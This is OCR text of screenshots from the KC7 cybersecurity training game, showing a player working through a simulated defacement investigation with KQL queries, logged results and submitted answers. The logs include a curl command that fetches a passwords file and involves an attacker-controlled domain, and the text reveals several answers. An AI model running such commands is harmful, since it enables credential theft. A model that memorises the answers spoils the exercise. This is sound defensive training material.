

KC7
Question 4: (20) points
You catch the Web Administrator leaving the bathroom. You did not mean to meet her there, it looks weird, so you don't begrudge her the side-eye.
She's obviously been crying. She insists she didn't do it, even though it might look like she did. She's so terrified of frogs, she hasn't been able to fix the webpage. Tears well up again as you thank her and she heads back into the bathroom.
Well, that didn't help. Unless... "I didn't do it even if it looks like it!" That sounds familiar. You should investigate her machine! The hostname will help you identify it.
What is the hostname of the Web Administrator machine?
MYZB-LAPTOP
Solved by 224 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus
kc7001.eastus.OwlRecords
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
Employees
| where role == 'Web Administrator'
Table 1
Add visual
Stats
Search
UTC
Done (0.426 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
2023-04-26...
Anita B...
Mozilla/5.0 (...
10.10.0.8
anita_bath@f...
anbath
Web ...
MYZB-LAPT...
False
JPath: /hostname
Inline
Compact
"hostname": MYZB-LAPTOP,
"mfa_enabled": False,
Feedback



Dashboard
Tenable Assure Part...
YouTube
Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxng
Partner Connect
Sve oznake
KC7
Section 1: Maybe it's just a tadpole?
Question 5: (30) points
First, let's find proof that the update to the website was made from her machine. The defacement is signed by Valdoria's number one enemy, the Shadow Truth. Maybe we can find that string somewhere?
ProcessEvents
| where hostname == '<insert hostname found in Q4
| where process_commandline has 'Shadow Truth'
When did the defacement happen exactly? (Paste the timestamp.)
answer
Solved by 203 players || Need help? Ask on discord @ kc7cyber/community
Submit
Level Up
You reached level 10!
Associate no more! You've leveled up to greater heights of security! Your new level title is Associate Security Operations Analyst.
Keep Playing
View your performance
Nice work!
Search
UTC
Done (0.426 s)
1 records
Feedback
20°C
13:58



KC7
Section 1: Maybe it's just a tadpole?
Question 5: (30) points
First, let's find proof that the update to the website was made from her machine. The defacement is signed by Valdoria's number one enemy, the Shadow Truth. Maybe we can find that string somewhere?
ProcessEvents
| where hostname == '<insert hostname found in Q4>'
| where process_commandline has 'Shadow Truth'
Copy
When did the defacement happen exactly? (Paste the full timestamp.)
2024-07-10T11:45:50Z
Solved by 203 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus
kc7001.eastus.OwlRecords
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
ocessEvents
| where hostname == "MYZB-LAPTOP"
| where process_commandline has 'Shadow Truth'
Table 1
Add visual
Stats
Search
UTC
Done (1.138 s)
1 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-10 11:45:50.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /C echo ^ ^<html^>^ ^<he
JPath: /timestamp
Inline
Compact
"timestamp": 2024-07-10T11:45:50Z,
"parent_process_name": cmd.exe,
Columns
Feedback
20°C
Cloudy
Pretraživanje
13:59
13.10.2024.



KC7
Section 1: Maybe it's just a tadpole?
Question 6 (solved): (30) points
Looking at the page's HTML code you found in Q5, you notice the pictures aren't linked to an external source. They come from the company's web server, meaning they were uploaded there. Let's find when that happened.
ProcessEvents
| where hostname == '<insert hostname found in Q4>'
| where process_commandline contains 'frog_mall_meme'
Copy
When was the first image uploaded? (Paste the full timestamp.)
2024-07-10T10:53:37Z
Solved by 201 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus
kc7001.eastus.OwlRecords
kc7001.eastus.Valdy...
You have have exfiltrated the answer sheet
Run
kc7001.eastus/ValdyX2
ProcessEvents
| where hostname == "MYZB-LAPTOP"
| where process_commandline contains 'frog_mall_meme'
Table 1
Add visual
Stats
Search
UTC
Done (1.059 s)
3 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-10 10:53:37.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /C copy C:\Users\anbath\Dov
JPath: /timestamp
Inline
Compact
"timestamp": 2024-07-10T10:53:37Z,
"parent_process_name": cmd.exe,
2024-07-10 11:16:37.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /C copy C:\Users\anbath\Dov
2024-07-10 11:45:50.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /C echo ^ ^<html^>^ ^<he
Columns
Feedback



KC7
Section 1: Maybe it's just a tadpole?
Question 7 (solved): (30) points
Uh-oh! The source folder for those images comes from the web admin's account.
FileCreationEvents
| where hostname == '<insert hostname found in Q4>'
| where filename startswith 'frog_mall_meme'
Copy
What is the Sha256 hash of the first meme that was uploaded to the webserver?
9880c2d74afb2e57c7de7b9d6d0976112887
Solved by 198 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus
kc7001.eastus.OwlRecords
kc7001.eastus.Valdy...
You're on a roll! Keep going!
Run
kc7001.eastus/ValdyX2
FileCreationEvents
| where hostname == "MYZB-LAPTOP"
| where filename startswith 'frog_mall_meme'
Table 1
Add visual
Stats
Search
UTC
Done (0.339 s)
2 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-07-10 10:52:...
MYZB-LAPTOP
anbath
c470e4672f9632c01e...
C:\Users\anbath\Do...
frog_mall_meme2....
chrome.exe
2024-07-10 10:52:...
MYZB-LAPTOP
anbath
9880c2d74afb2e57c...
C:\Users\anbath\Do...
frog_mall_meme1....
Edge.exe
9880c2d74afb2e57c7de7b9d6d0976112887502bb80344d35df34e774628dba0
Columns
Feedback



KC7
Section 1: Maybe it's just a tadpole?
Question 8: (30) points
The processes that created the memes on her machine show they came from a web browser and were saved in the Downloads folder, which is the default folder for anything originating from the internet. Let's find exactly where they came from.
OutboundNetworkEvents
| where src_ip == '<insert Anita's IP address>'
| where url contains 'frog_mall_meme'
| extend domain = parse_url(url).Host
| distinct tostring(domain)
Copy
What domain were the images downloaded from?
ronniesdankmemes.com
Solved by 189 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
OutboundNetworkEvents
| where src_ip == '10.10.0.8'
| where url contains 'frog_mall_meme'
| extend domain = parse_url(url).Host
| distinct tostring(domain)
Table 1
Add visual
Stats
Search
UTC
Done (0.454 s)
1 records
domain
ronniesdankmemes.com
ronniesdankmemes.com
Columns
Feedback



KC7
16%
Section 1: Maybe it's just a tadpole?
Question 10 (solved): (40) points
You swear softly. It looks like they found sensitive information on her machine.
ProcessEvents
| where hostname == '<insert hostname from Q4>'
| where process_commandline contains 'passwords'
Copy
What is the name of the file containing passwords?
mypasswordsnstuff.txt
Solved by 182 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
1 ProcessEvents
2 where hostname == 'MYZB-LAPTOP'
3 | where process_commandline contains "passwords"
4
It's lit!
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.429 s)
1 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-10 10:28:26.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
curl.exe -o C:\ProgramData\Heartburn
1 curl.exe -o C:\ProgramData\Heartburn\mypasswordsnstuff.txt https://newdevelopmentupdates.org/mypasswordsnstuff
Columns



KC7
16%
Section 1: Maybe it's just a tadpole?
Question 11: (30) points
The command you just found containing Anita's password shows they exfiltrated the file to a domain they control.
What is the name of that domain?
newdevelopmentupdates.org
Solved by 181 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
1 ProcessEvents
2 where hostname == 'MYZB-LAPTOP'
3 | where process_commandline contains "passwords"
4
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.429 s)
1 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-10 10:28:26.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
curl.exe -o C:\ProgramData\Heartburn
1 curl.exe -o C:\ProgramData\Heartburn\mypasswordsnstuff.txt https://newdevelopmentupdates.org/mypasswordsnstuff
Columns



19%
KC7
Section 1: Maybe it's just a tadpole?
Question 12 (solved): (20) points
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Finally! Something concrete and suspicious to work with. We can gather threat intelligence on this domain by using Passive DNS to learn more about it.
PassiveDns
| where domain == '<insert domain from Q11>'
Copy
